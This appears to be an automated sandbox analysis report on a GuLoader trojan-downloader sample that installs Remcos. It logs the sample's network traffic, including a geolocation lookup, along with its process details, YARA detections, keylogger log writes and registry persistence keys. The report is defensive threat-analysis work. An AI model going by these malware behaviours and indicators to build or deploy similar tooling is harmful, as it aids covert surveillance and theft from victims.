2d 44 18 27 3a 76 ba 2d 45 af 8c cc 44 f5 65 97 e9 44 73 31 6d 08 60 ec 86 78 df bf db 7e da 56 05 76 47 a4 41 7d 06 b3 89 ab cc 73 ec 08 f4 9c 33 44 93 9c 4e ac 39 bd 68 65 67 1e d1 4b d5 1e 6d 53 80 2b d9 ab 96 b0 70 ba 45 91 ff 68 30 0b e3 c9 11 9f d9 69 24 55 f9 a9 bd a7 8b 2a c0 d5 14 19 60 72 71 37 6c 20 c9 d7 0d 0d 67 48 b4 6d a3 20 f4 a9 a2 85 e7 36 00 4a ba 5e d9 68 6b ad d3 51 27 35 76 ae 9c ce 57 cc 03 53 ae 75 20 b0 2c 17 72 7f 90 ef 3d 9b 83 48 9d 4e e2 16 a9 11 80 01 7a 07 ce 7d 9b 3e 70 95 70 14 37 bb ee ef 2e bb 07 ca 31 ec 5a 2b 9c 10 bc 61 49 71 4d 91 4f a5 44 37 63 2a ac 52 b6 8d fe 4c 3e 32 36 66 4e af b8 9e e3 1b 6e c0 d6 72 1e 89 dd b7 4a a1 14 44 1d 4f e6 28 29 d6 56 53 b4 50 30 74 15 34 ea 1f 83 b4 23 61 Data Ascii: "Y~XEzH#mVE\ D3S5R9<DN=heKmmS+pEh0i$U*`rq7l gHr.Hw!UZwb=TNrRh6~dTw>pp73[m4%U`? _bk??)VM`v7lP: %*NQpdkNdl$o|w:Hf.5P\F]E?h;Z"<4qT4RRwH>HF-88C&=q$)(R_[h\]BvUJoMZp,=`SgCx%OG91clPO6(7(=GiZt?=7&Xc(ue~kOUqMlvy>80?l7}^y{=@s~,t1$F37Fid=nZBwU,A C?k@7IrM;oS*BD3*;!Kq02WZ.Qi:iq-$^'b")8G\|&ZeT d)m.D;-D':v-EDeDs1m`x~VvGA}s3DN9hegKmS+pEh0i$U*`rq7l gHm 6J^hkQ'5vWSu ,r=HNz}>pp7.1Z+aIqMOD7c*RL>26f NnrJDO()VSP0t4#a


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49766	178.237.33.50	80	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 06:39:10.569761992 CEST	10907	OUT	GET /json.gp HTTP/1.1 Host: geoplugin.net Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 06:39:10.590702057 CEST	10908	IN	HTTP/1.1 200 OK date: Sat, 14 May 2022 04:39:10 GMT server: Apache content-length: 944 content-type: application/json; charset=utf-8 cache-control: public, max-age=300 access-control-allow-origin: * Data Raw: 7b 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 71 75 65 73 74 22 3a 22 38 34 2e 31 37 2e 35 32 2e 32 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 73 74 61 74 75 73 22 3a 32 30 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 65 6c 61 79 22 3a 22 31 6d 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 72 65 64 69 74 22 3a 22 53 6f 6d 65 20 6f 66 20 74 68 65 20 72 65 74 75 72 6e 65 64 20 64 61 74 61 20 69 6e 63 6c 75 64 65 73 20 47 65 6f 4c 69 74 65 20 64 61 74 61 20 63 72 65 61 74 65 64 20 62 79 20 4d 61 78 4d 69 6e 64 2c 20 61 76 61 69 6c 61 62 6c 65 20 66 72 6f 6d 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 27 3e 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 3c 5c 2f 61 3e 2e 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 5f 63 6f 64 65 22 3a 22 5a 48 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 43 6f 64 65 22 3a 22 5a 75 72 69 63 68 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 61 72 65 61 43 6f 64 65 22 3a 22 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 6d 61 43 6f 64 65 22 3a 22 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 4e 61 6d 65 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 69 6e 45 55 22 3a 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 65 75 56 41 54 72 61 74 65 22 3a 66 61 6c 73 65 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 69 6e 65 6e 74 43 6f 64 65 22 3a 22 45 55 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 69 6e 65 6e 74 4e 61 6d 65 22 3a 22 45 75 72 6f 70 65 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 34 33 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 35 37 31 38 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 63 61 74 69 6f 6e 41 63 63 75 72 61 63 79 52 61 64 69 75 73 22 3a 22 31 30 30 30 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 5c 2f 5a 75 72 69 63 68 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 64 65 22 3a 22 43 48 46 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 53 79 6d 62 6f 6c 22 3a 22 43 48 46 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 53 79 6d 62 6f 6c 5f 55 54 46 38 22 3a 22 43 48 46 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 6e 76 65 72 74 65 72 22 3a 31 2e 30 30 32 39 0a 7d Data Ascii: { "geoplugin_request":"84.17.52.2", "geoplugin_status":200, "geoplugin_delay":"1ms", "geoplugin_credit": "Some of the returned data includes GeoLite data created by MaxMind, available from <a href='http:\/\/www.maxmind.com'>http:\/\/www.maxmind.com<\/a>.", "geoplugin_city":"Zurich", "geoplugin_region":"Zurich", "geoplugin_regionCode":"ZH", "geoplugin_regionName":"Zurich", "geoplugin_areaCode":"", "geoplugin_dmaCode":"", "geoplugin_countryCode":"CH", "geoplugin_countryName":"Switzerland", "geoplugin_inEU":0, "geoplugin_euVATrate":false, "geoplugin_continentCode":"EU", "geoplugin_continentName":"Europe", "geoplugin_latitude":"47.43", "geoplugin_longitude":"8.5718", "geoplugin_locationAccuracyRadius":"1000", "geoplugin_timezone":"Europe\/Zurich", "geoplugin_currencyCode":"CHF", "geoplugin_currencySymbol":"CHF", "geoplugin_currencySymbol_UTF8":"CHF", "geopluginCurrencyConverter":1.0029}

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe PID: **1972**, Parent PID: **2464**

General	
Target ID:	1
Start time:	06:38:43
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe"
Imagebase:	0x400000
File size:	307224 bytes
MD5 hash:	6F790A9E28D73D498C89A19CFE941D1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.88646692887.0000000003311000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fusionstilladelsen.non	unknown	1048576	success or wait	1	70F02C59	ReadFile

Analysis Process: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe PID: **1040**, Parent PID: **1972**

General	
Target ID:	3
Start time:	06:38:55
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe"
Imagebase:	0x400000
File size:	307224 bytes
MD5 hash:	6F790A9E28D73D498C89A19CFE941D1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.88522705017.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Screenshots	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4168C0	CreateDirectoryW
C:\Users\user\AppData\Roaming\datas.dat	append data or add subdirectory or create pipe instance | read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	41891B	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\datas.dat	0	184	0d 00 0a 00 5b 00 32 00 30 00 32 00 32 00 2f 00 30 00 35 00 2f 00 31 00 34 00 20 00 30 00 36 00 3a 00 33 00 39 00 3a 00 30 00 35 00 20 00 4f 00 66 00 66 00 6c 00 69 00 6e 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 53 00 74 00 61 00 72 00 74 00 65 00 64 00 5d 00 0d 00 0a 00 0d 00 0a 00 5b 00 32 00 30 00 32 00 32 00 2f 00 30 00 35 00 2f 00 31 00 34 00 20 00 30 00 36 00 3a 00 33 00 39 00 3a 00 30 00 36 00 20 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 5d 00 0d 00 0a 00	[2022/05/14 06:39:05 Offline Keylogger Started][2022/05/14 06:39:06 Program Manager]	success or wait	1	418955	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\json[1].json	0	944	7b 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 71 75 65 73 74 22 3a 22 38 34 2e 31 37 2e 35 32 2e 32 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 73 74 61 74 75 73 22 3a 32 30 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 65 6c 61 79 22 3a 22 31 6d 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 72 65 64 69 74 22 3a 22 53 6f 6d 65 20 6f 66 20 74 68 65 20 72 65 74 75 72 6e 65 64 20 64 61 74 61 20 69 6e 63 6c 75 64 65 73 20 47 65 6f 4c 69 74 65 20 64 61 74 61 20 63 72 65 61 74 65 64 20 62 79 20 4d 61 78 4d 69 6e 64 2c 20 61 76 61 69 6c 61 62 6c 65 20 66 72 6f 6d 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 27 3e 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d	{ "geoplugin_request":"84.17.52.2", "geoplugin_status":200, "geoplugin_delay":"1ms", "geoplugin_credit":"Some of the returned data includes GeoLite data created by MaxMind, available from <a href='http:\/\/www.maxmind.com'>http:\/\/www.maxmind.com	success or wait	1	417BB4	InternetReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-GJHL1W\	success or wait	1	410CBC	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Remcos-GJHL1W	exepath	binary	BE 40 A1 EF 85 6A 2F 45 AA A9 F0 4D D8 92 17 DB B4 46 95 70 1F 41 DA C1 BF 40 9F 35 48 97 F5 11 84 E2 D0 3E F5 28 7A E6 93 87 08 98 32 3E 3D 9B FD EE 25 38 82 78 89 6C 55 65 76 3D C5 73 05 39 6B 0B AF 98 78 2B 74 40 41 0C A5 0F 3E 59 80 45 55 F3 55 33 68 25 50 3F 71 DB 51 71 25 18 BF BD ED D8 E4 5A 2B 75 0F 7F 82 B6 6A 8E B0 BA 5C 14 E1 E8 23 2E C9 E5 26 36 F7 35 E7 49 27 2C 5A 7D 14 26 BC C4 33 17 1F B0 07 AE 83 C0 DC 86 23 88 C8 3F 48 49 88 7F 7B F6 8D EA 99 D8 A2 07 07 77 21 F1 D5 DD 2F B6 6E 2D 59 27 1C D1 22 93 3A 60 91 21 C6 A8 90 A4 04 35	success or wait	1	410CE4	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Remcos-GJHL1W	licence	unicode	8B50AB661D9CD7B4DF6D35BCCBBD23DE	success or wait	1	410CE4	RegSetValueExA

Disassembly

No disassembly